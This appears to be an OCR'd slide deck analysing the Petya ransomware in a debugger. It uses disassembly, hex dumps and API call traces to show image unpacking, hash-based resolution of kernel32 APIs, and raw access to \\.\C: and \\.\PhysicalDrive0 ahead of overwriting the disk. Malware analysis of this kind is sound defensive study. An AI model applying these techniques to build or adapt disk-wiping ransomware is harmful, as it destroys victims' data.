
Petya

Execution Flow

- New executable image
- .xxxx section
- Bootable disk
- Initial call to DeviceIoControl
- \\.\PhysicalDrive0
- Read, Encrypt, and Overwrite
- Reboots the system to activate the payload
- Payload in a debugger

New Executable Image

- The new executable image is decrypted with the following codes
- Each pass only decrypts a DWORD value



New Executable Image

- checks if it is a valid executable image, with proper MZ/PE marker

```
petya.0041B95E
  cmp dword ptr ds:[eax+ebx],4550
  je petya.41B96A
```

```
petya.0041B967
  dec ebx
  jmp petya.41B946
```

```
petya.0041B946
  mov eax,5A4D
  cmp word ptr ds:[ebx],ax
  jne petya.41B967
```

```
petya.0041B950
  mov eax,dword ptr ds:[ebx+3C] ; ebx+3C:"`C"
  lea ecx,dword ptr ds:[eax-40]
  cmp ecx,3BF
  ja petya.41B967
```

Address	Hex	ASCII
0041B363	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF	MZ.....ÿÿ
0041B373	B8 00 00 00 00 00 00 00 40 00 00 00 00 00	¸.....@.....
0041B383	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0041B393	00 00 00 00 00 00 00 00 00 00 00 00 E0 00	.....à.
0041B3A3	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21	..º..´.Í!¸.LÍ!
0041B3B3	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E	is program can
0041B3C3	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F	t be run in DO
0041B3D3	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00	mode....$.....
0041B3E3	A5 8E 58 AD E1 EF 36 FE E1 EF 36 FE E1 EF	¥.X.áï6þáï6þáï
0041B3F3	E8 97 A5 FE E4 EF 36 FE E1 EF 37 FE FD EF	è.¥þäï6þáï7þýï
0041B403	E4 E3 39 FE E2 EF 36 FE EC BD D6 FE E0 EF	äã9þâï6þì½Öþàï
0041B413	EC BD D7 FE E4 EF 36 FE EC BD D2 FE F4 EF	ì½×þäï6þì½Òþôï
0041B423	EC BD EA FE E0 EF 36 FE EC BD E8 FE E0 EF	ì½êþàï6þì½èþàï
0041B433	52 69 63 68 E1 EF 36 FE 00 00 00 00 00 00	Richáï6þ.....
0041B443	50 45 00 00 4C 01 05 00 7D F7 F2 56 00 00	PE..L...}÷òV..
0041B453	00 00 00 00 E0 00 02 21 0B 01 0C 00 00 84	....à..!.....
0041B463	00 34 00 00 00 00 00 00 D0 90 00 00 00 10	.4.....Ð.....
0041B473	00 A0 00 00 00 00 00 10 00 10 00 00 00 02	. .....
0041B483	05 00 01 00 00 00 00 00 05 00 01 00 00 00	.....
0041B493	00 20 01 00 00 04 00 00 00 00 00 00 02 00	. .....@
0041B4A3	00 00 10 00 00 10 00 00 00 00 10 00 00 10	.....
0041B4B3	00 00 00 00 10 00 00 00 E0 A7 00 00 52 00	.....à§..R.
0041B4C3	34 A8 00 00 3C 00 00 00 00 00 00 00 00 00	4¨..<.....
0041B4D3	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0041B4E3	00 E0 00 00 34 02 00 00 00 00 00 00 00 00	.à..4.....
0041B4F3	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0041B503	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0041B513	0E 3B 9B 04 DE 87 C7 04 DE 27 C5 04 FE 86	.;..Þ.Ç.Þ'Å.þ.
0041B523	DE 87 C7 04 DE 87 C7 04 DE 87 C7 04 DE 87	Þ.Ç.Þ.Ç.Þ.Ç.Þ.
0041B533	DE 87 C7 04 DE 87 C7 04 50 74 A9 7C 8B 86	Þ.Ç.Þ.Ç.Pt©|..
0041B543	50 06 C6 04 DE 97 C0 04 DE 8B C0 04 DE 0B	P.Æ.Þ.À.Þ.À.Þ.
0041B553	DE 87 C7 04 DE 87 C7 04 DE 87 C7 04 BE 80	Þ.Ç.Þ.Ç.Þ.Ç.¾.
0041B563	B2 76 AA A5 8C 5D C6 04 88 8C C0 04 DE 27	²vª¥.]Æ...À.Þ'
0041B573	DE 93 C0 04 DE 0F C5 04 DE 87 C7 04 DE 87	Þ.À.Þ.Å.Þ.Ç.Þ.

New Executable Image

- resolves GetProcAddress, LoadLibraryA, and VirtualAlloc APIs by comparing the hashed values of the different APIs in kernel32 library

```
mov esi,dword ptr ds:[ebx+10]
push 3
mov eax,dword ptr ds:[esi+3C]
mov eax,dword ptr ds:[eax+esi+78]
add eax,esi
mov dword ptr ss:[esp+1C],eax
mov edi,dword ptr ds:[eax+20]
mov ebp,dword ptr ds:[eax+24]
add edi,esi
pop eax
add ebp,esi
mov ebx,eax
mov ecx,dword ptr ds:[edi]
add ecx,esi
xor edx,edx
mov al,byte ptr ds:[ecx]
ror edx,D
movsx eax,al
add edx,eax
inc ecx
mov al,byte ptr ds:[ecx]
test al,al
jne petya.41B9F1
cmp edx,EC0E4E8E
je petya.41BA18
cmp edx,7C0DFCAA
je petya.41BA18
cmp edx,91AFCA54
jne petya.41BA62
```


Address	Hex	ASCII
7610B201	57 00 47 65 74 50 72 6F 63 41 64 64 72 65	W.GetProcAddress
7610B211	00 47 65 74 50 72 6F 63 65 73 73 41 66 66	.GetProcessAffin
7610B221	69 74 79 4D 61 73 6B 00 47 65 74 50 72 6F	ityMask.GetProce
7610B231	73 73 44 45 50 50 6F 6C 69 63 79 00 47 65	ssDEPPolicy.GetP
7610B241	72 6F 63 65 73 73 47 72 6F 75 70 41 66 66	rocessGroupAffin
7610B251	69 74 79 00 47 65 74 50 72 6F 63 65 73 73	ity.GetProcessHa
7610B261	6E 64 6C 65 43 6F 75 6E 74 00 47 65 74 50	ndleCount.GetPro
7610B271	63 65 73 73 48 65 61 70 00 47 65 74 50 72	cessHeap.GetProc
7610B281	65 73 73 48 65 61 70 73 00 47 65 74 50 72	essHeaps.GetProc
7610B291	65 73 73 49 64 00 47 65 74 50 72 6F 63 65	essId.GetProcess
7610B2A1	49 64 4F 66 54 68 72 65 61 64 00 47 65 74	IdOfThread.GetPr
7610B2B1	6F 63 65 73 73 49 6F 43 6F 75 6E 74 65 72	ocessIoCounters.
7610B2C1	47 65 74 50 72 6F 63 65 73 73 50 72 65 66	GetProcessPrefer
7610B2D1	72 65 64 55 49 4C 61 6E 67 75 61 67 65 73	redUILanguages.G
7610B2E1	65 74 50 72 6F 63 65 73 73 50 72 69 6F 72	etProcessPriorit
7610B2F1	79 42 6F 6F 73 74 00 47 65 74 50 72 6F 63	yBoost.GetProces

Address	Address	Comments
0012FEF0	0041AD73	petya.0041AD73
0012FEF4	001F1BE8	
0012FEF8	760A1837	kernel32.GetProcAddress
0012FEFC	76104DA8	kernel32.76104DA8
0012FF00	760A05F4	kernel32.VirtualAlloc
0012FF04	760A2864	kernel32.LoadLibraryA
0012FF08	77B24DC0	ntdll.NtFlushInstr
0012FF0C	0041B363	petya.0041B363
0012FF10	77B155F0	ntdll.77B155F0
0012FF14	00000003	

hashed values	API
7C0DFCAA	GetProcAddress
EC0E4E8E	LoadLibraryA
91AFCA54	VirtualAlloc

New Executable Image

- allocates new virtual memory using VirtualAlloc
- copies the new image to the new virtual memory, section by section
- resolves APIs using the GetProcAddress




Execution Flow

- New executable image
- .xxxx section
- Bootable disk
- Initial call to DeviceIoControl
- \\.\PhysicalDrive0
- Read, Encrypt, and Overwrite
- Reboots the system to activate the payload
- Payload in a debugger

.xxxx section

- locates and decrypts .xxxx section



Execution Flow

- New executable image
- .xxxx section
- Bootable disk
- Initial call to DeviceIoControl
- \\.\PhysicalDrive0
- Read, Encrypt, and Overwrite
- Reboots the system to activate the payload
- Payload in a debugger

Bootable Disk

- locates bootable disk
- terminates if the malware can't open drive C:

```
002F8AF0
call dword ptr ds:[<&CreateFileA>]
mov esi,eax ; eax:"\\\\.\\C:"
cmp esi,FFFFFFFF
jne 2F8B06
```

logical drive

```
002F8B06
push ebx
lea eax,dword ptr ss:[esp+18]
push eax ; eax:"\\\\.\\C:"
push 20
lea eax,dword ptr ss:[esp+2C]
push eax ; eax:"\\\\.\\C:"
push ebx
push ebx
push 560000
push esi
call dword ptr ds:[<&DeviceIoControl>]
push esi
call dword ptr ds:[<&CloseHandle>]
mov al,byte ptr ss:[esp+28]
mov esi,2FA26C ; 2FA26C:"\\\\.\\Physic
```

```
002F8AFD
push eax ; eax:"\\\\.\\C:"
call dword ptr ds:[<&CloseHandle>]
jmp 2F8AAD
```

terminates

```
002E8B21  RETURN from kernel32.DeviceIoControl to 00
000000A0  hDevice = 000000A0
00560000  IoControlCode = IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
00000000  InBuffer = NULL
00000000  InSize = 0
0012F218  OutBuffer = 0012F218 -> 00
00000020  OutSize = 32.
0012F20C  BytesReturned = 0012F20C -> 0
00000000  pOverlapped = NULL
00002151
```

logical drive

```
0012F1D8  002F8AF6  RETURN from kernel32.CreateFileA to 002F8AF6
0012F1DC  0012F210  FileName = "\\.\C:"
0012F1E0  00000000  DesiredAccess = 0
0012F1E4  00000003  ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
0012F1E8  00000000  pSecurity = NULL
0012F1EC  00000003  CreationDistribution = OPEN_EXISTING
0012F1F0  00000000  Attributes = 0
0012F1F4  00000000  hTemplate = NULL
0012F1F8  00002151
```

CreateFile()

- to open a physical or logical drive

- use FILE_SHARE_READ and FILE_SHARE_WRITE flag

```
0012F1D8 [002F8AF6 ┌RETURN from kernel32.CreateFileA to 002F8AF6
0012F1DC  0012F210 │FileName = "\\.\C:"
0012F1E0  00000000 │DesiredAccess = 0
0012F1E4  00000003 │ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
0012F1E8  00000000 │pSecurity = NULL
0012F1EC  00000003 │CreationDistribution = OPEN_EXISTING
0012F1F0  00000000 │Attributes = 0
0012F1F4  00000000 └hTemplate = NULL
```

logical drive

```
0012F178 [003B89FB ┌RETURN from kernel32.CreateFileA to 003B89FB
0012F17C  0012F254 │FileName = "\\.\PhysicalDrive0"
0012F180  80100000 │DesiredAccess = GENERIC_READ|100000
0012F184  00000003 │ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
0012F188  00000000 │pSecurity = NULL
0012F18C  00000003 │CreationDistribution = OPEN_EXISTING
0012F190  00000000 │Attributes = 0
0012F194  00000000 └hTemplate = NULL
0012F198  00000001
```

physical drive

- Logical Drive

  \\.\C:

  hard drive partition letter, e.g. drive C:

- Physical Drive

  \\.\PhysicalDrive0

  physical drive are represented as \\.\PhysicalDriveX, where X is 0,1,2

Execution Flow

- New executable image
- .xxxx section
- Bootable disk
- Initial call to DeviceIoControl
- \\.\PhysicalDrive0
- Read, Encrypt, and Overwrite
- Reboots the system to activate the payload
- Payload in a debugger

DeviceIoControl()

Sends a control code directly to a specified device driver, causing the corresponding device to perform the corresponding operation.

Syntax:

```
BOOL WINAPI DeviceIoControl(
      _In_         HANDLE       hDevice,
      _In_         DWORD        dwIoControlCode,
      _In_opt_     LPVOID       lpInBuffer,
      _In_         DWORD        nInBufferSize,
      _Out_opt_    LPVOID       lpOutBuffer,
      _In_         DWORD        nOutBufferSize,
      _Out_opt_    LPDWORD      lpBytesReturned,
      _Inout_opt_  LPOVERLAPPED lpOverlapped
);
```

Initial call to DeviceIoControl()

```
BOOL
WINAPI
DeviceIoControl( 000000A0,                                  // handle to device
                 IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS,      // dwIoControlCode
                 NULL,                                      // lpInBuffer
                 0,                                         // nInBufferSize
                 0012F218,                                  // output buffer
                 32,                                        // size of output buffer
                 0,                                         // number of bytes returned
                 NULL                                       // OVERLAPPED structure
);
```

```
mov esi,eax ; eax:"\\\\
cmp esi,FFFFFFFF
jne 2F8B06

002F8B06
push ebx
lea eax,dword ptr ss:[esp+18]
push eax ; eax:"\\\\.\\C:"
push 20
lea eax,dword ptr ss:[esp+2C]
push eax ; eax:"\\\\.\\C:"
push ebx
push ebx
push 560000
push esi
call dword ptr ds:[<&DeviceIoControl>]
push esi
call dword ptr ds:[<&CloseHandle>]
mov al,byte ptr ss:[esp+28]
mov esi,2FA26C ; 2FA26C:"\\\\.\\Physic

002E8B21  RETURN from kernel32.DeviceIoControl to 0
000000A0  hDevice = 000000A0
00560000  IoControlCode = IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
00000000  InBuffer = NULL
00000000  InSize = 0
0012F218  OutBuffer = 0012F218 -> 00
00000020  OutSize = 32.
0012F20C  BytesReturned = 0012F20C -> 0
00000000  pOverlapped = NULL
00002151
```

dwIoControlCode:

0x560000

IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS

lpOutBuffer:

A pointer to a buffer that receives a VOLUME_DISK_EXTENTS structure that specifies the physical location of the disk.

VOLUME_DISK_EXTENTS structure

Represents a physical location on a disk.

Bootable Disk

the initial calls to CreateFileA() and DeviceIoControl() are used to check if the drive C: is accessible

```
002F8B06
 push ebx
 lea eax,dword ptr ss:[esp+18]
 push eax ; eax:"\\\\.\\C:"
 push 20
 lea eax,dword ptr ss:[esp+2C]
 push eax ; eax:"\\\\.\\C:"
 push ebx
 push ebx
 push 560000
 push esi
 call dword ptr ds:[<&DeviceIoControl>]
 push esi
 call dword ptr ds:[<&CloseHandle>]
 mov al,byte ptr ss:[esp+28]
 mov esi,2FA26C ; 2FA26C:"\\\\.\\Physic
```

```
002F8AFD
 push eax ; eax:"\\\\.\\C:"
 call dword ptr ds:[<&CloseHandle>]
 jmp 2F8AAD
```

terminates

```
002E8B21  RETURN from kernel32.DeviceIoControl to 002E8B21
000000A0  hDevice = 000000A0
00560000  IoControlCode = IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
00000000  InBuffer = NULL
00000000  InSize = 0
0012F218  OutBuffer = 0012F218 -> 00
00000020  OutSize = 32.
0012F20C  BytesReturned = 0012F20C -> 0
00000000  pOverlapped = NULL
00002151
```

logical drive

```
0012F1D8  002F8AF6  RETURN from kernel32.CreateFileA to 002F8AF6
0012F1DC  0012F210  FileName = "\\.\C:"
0012F1E0  00000000  DesiredAccess = 0
0012F1E4  00000003  ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
0012F1E8  00000000  pSecurity = NULL
0012F1EC  00000003  CreationDistribution = OPEN_EXISTING
0012F1F0  00000000  Attributes = 0
0012F1F4  00000000  hTemplate = NULL
0012F1F8  00002151
```

Execution Flow

- New executable image
- .xxxx section
- Bootable disk
- Initial call to DeviceIoControl
- \\.\PhysicalDrive0
- Read, Encrypt, and Overwrite
- Reboots the system to activate the payload
- Payload in a debugger

\\.\PhysicalDrive0

- Disk Device Objects created by Windows disk class driver
  - » \Device\HarddiskX\DRX
    - \Device\Harddisk0\DR0
    - \Device\Harddisk0\DR1
- Backward Compatibility (Windows NT 4)
  - » \Device\Harddisk0\Partition0 → \Device\Harddisk0\DR0
- Legacy name (symbolic links)
  - » \GLOBAL??\PhysicalDrive0 → \Device\Harddisk0\DR0
- \\.\PhysicalDriveX for CreateFileA()
